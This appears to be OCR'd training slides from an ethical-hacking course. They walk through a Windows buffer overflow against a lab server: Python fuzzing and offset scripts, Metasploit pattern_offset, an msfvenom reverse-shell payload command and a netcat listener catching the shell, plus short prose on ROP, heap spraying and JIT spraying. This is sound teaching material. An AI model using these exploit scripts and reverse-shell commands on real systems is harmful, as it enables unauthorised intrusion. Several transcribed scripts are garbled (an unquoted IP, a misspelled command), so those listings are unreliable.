- Attackers use fuzzing to send a **large amount of data** to the target server so that it experiences buffer overflow and overwrites the EIP register
- Fuzzing helps in identifying the number of bytes required to crash the target server
- This information helps in determining the exact **location of the EIP register**, which further helps in injecting malicious shellcode




```
fuzz.py (~/Desktop) - Pluma
File Edit View Search Tools Documents Help
fuzz.py x
1#!/usr/bin/python2
2import sys, socket
3from time import sleep
4
5buff = "A" * 100
6
7while True:
8    try:
9        soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10       soc.connect(("10.10.1.11", 9999))
11
12       soc.send(("TRUN /.:/" + buff))
13       soc.close()
14       sleep(1)
15       buff = buff + "A" * 100
16    except:
17        print "Fuzzing crashed vulnerable server at %s bytes" % str(len(buff))
18        sys.exit()
```



```
[*]-[root@parrot:~]#
└─# cd /home/attacker/Desktop/Scripts/
[root@parrot:~/Desktop/Scripts]#
└─# chmod +x fuzz.py
[root@parrot:~/Desktop/Scripts]#
└─# ./fuzz.py
[*]Fuzzing crashed vulnerable server at 10200 bytes
```

Windows Buffer Overflow Exploitation: Perform Fuzzing (Cont'd)




Windows Buffer Overflow Exploitation: Identify the Offset

Attackers use the Metasploit framework **pattern_create** and **pattern_offset** ruby tools to identify the offset and exact location where the EIP register is being overwritten

```
#!/usr/bin/python2
#socket sys, socket

offset = "A" * 1000

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(("192.168.1.11", 9999))
    soc.send((offset + "/\x00"))
    soc.close()
except:
    print "Error: unable to establish connection with Server"
    sys.exit()
```




**Buffer Overflow of Vulnerable
Server has overwritten EIP
register with random bytes**

```
[*] /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 10400 -q 386F4337 - Parrot Terminal
File Edit View Search Terminal Help
- attacker@parrot: ~ |
→ $sudo su
[sudo] password for attacker:
- root@parrot: /home/attacker |
→ #cd
- [root@parrot: ~] |
→ # /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 10400 -q 386F4337
[*] Exact match at offset 2003
```

Windows Buffer Overflow Exploitation: Overwrite the EIP Register

- Overwriting the EIP register allows attackers to identify whether the EIP register can be controlled and can be overwritten with **malicious shellcode**


```
pyreverse.py -o Desktop -P main  
File Edit View Search Tools Documents Help  
Open Save As... Save Copy Cut Copy X Copy  
reverse.py  
E:\Users\hisham\python2  
import sys, socket  
  
shellcode = b'A' * 2000 + b'B' * 4  
  
try:  
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
    soc.connect((10.0.0.11, 9999))  
    soc.send(TRIN0 + shellcode)  
    soc.close()  
except:  
    print "Error: unable to establish connection with Server"  
    sys.exit()
```



Windows Buffer Overflow Exploitation: Identify Bad Characters

Before injecting the shellcode into the **EIP register**, attackers identify bad characters that may cause issues in the shellcode


You can obtain the badchars through a Google search. Characters such as no byte, i.e., “\x00”, are badchars




Windows Buffer Overflow Exploitation: Identify the Right Module

In this step, attackers identify the right module of the vulnerable server that **lacks memory protection**

In Immunity Debugger, you can use scripts such as **mona.py** to identify modules that lack memory protection



Windows Buffer Overflow Exploitation: Identify the Right Module (Cont'd)



Windows Buffer Overflow Exploitation: Generate Shellcode and Gain Shell Access

Attackers use the **msfvenom** command to generate the shellcode and inject it into the EIP register to gain shell access to the target vulnerable server

The terminal window shows the command:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.1.13 LPORT=4444 EXITFUNC=thread -f c -a
```

The output of the command is a long string of hex bytes representing shellcode.

Below the terminal window is a netcat listener window titled "nc -lvp 4444 - Parrot Terminal". It shows the following session:

```
attacker@parrot:~$ sudo su  
[sudo] password for attacker:  
root@parrot:~# /home/attacker/  
root@parrot:~/# cd /home/attacker/  
root@parrot:~/# nc -nvlp 4444  
listening on [any] 4444 ...  
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.11] 58799  
Microsoft Windows [Version 10.0.22000.469]  
(c) Microsoft Corporation. All rights reserved.
```

A context menu is open over the terminal window, with the "Copy" option highlighted.

Return-Oriented Programming (ROP) Attack



Return-oriented programming (ROP) is an **exploitation technique** used by attackers to execute arbitrary malicious code



An attacker hijacks the target **program control flow** by gaining access to the call stack and then executes arbitrary machine instructions by reusing available libraries known as gadgets




Gadgets are a collection of instructions that end with the **x86 RET** instruction



The attacker selects a **chain of existing gadgets** to create a new program and executes it with malicious intentions



ROP attacks are very effective as they utilize available and **legal code libraries**, which are not identified by security protections such as **code signing** and executable space protection




Bypassing ASLR and DEP Security Mechanisms: Heap Spraying

Heap spraying attack involves flooding the **free space** of a target process's memory heap by writing multiple **copies of malicious code** into specific memory locations by exploiting existing vulnerabilities such as buffer overflows


Steps involved in heap spraying attack

- Vulnerability identification
- Filling the heap space
- Overwriting pointers to heap
- Malicious code execution




Bypassing ASLR and DEP Security Mechanisms: JIT Spraying

- Attackers use JIT (Just-In-Time) spraying technique to **execute arbitrary code** on a victim's system by exploiting vulnerabilities in the **JIT compilation feature** in many modern web browsers
- The attacker crafts specially designed JavaScript code containing **malicious payload** and forces the target browser to execute the JavaScript code

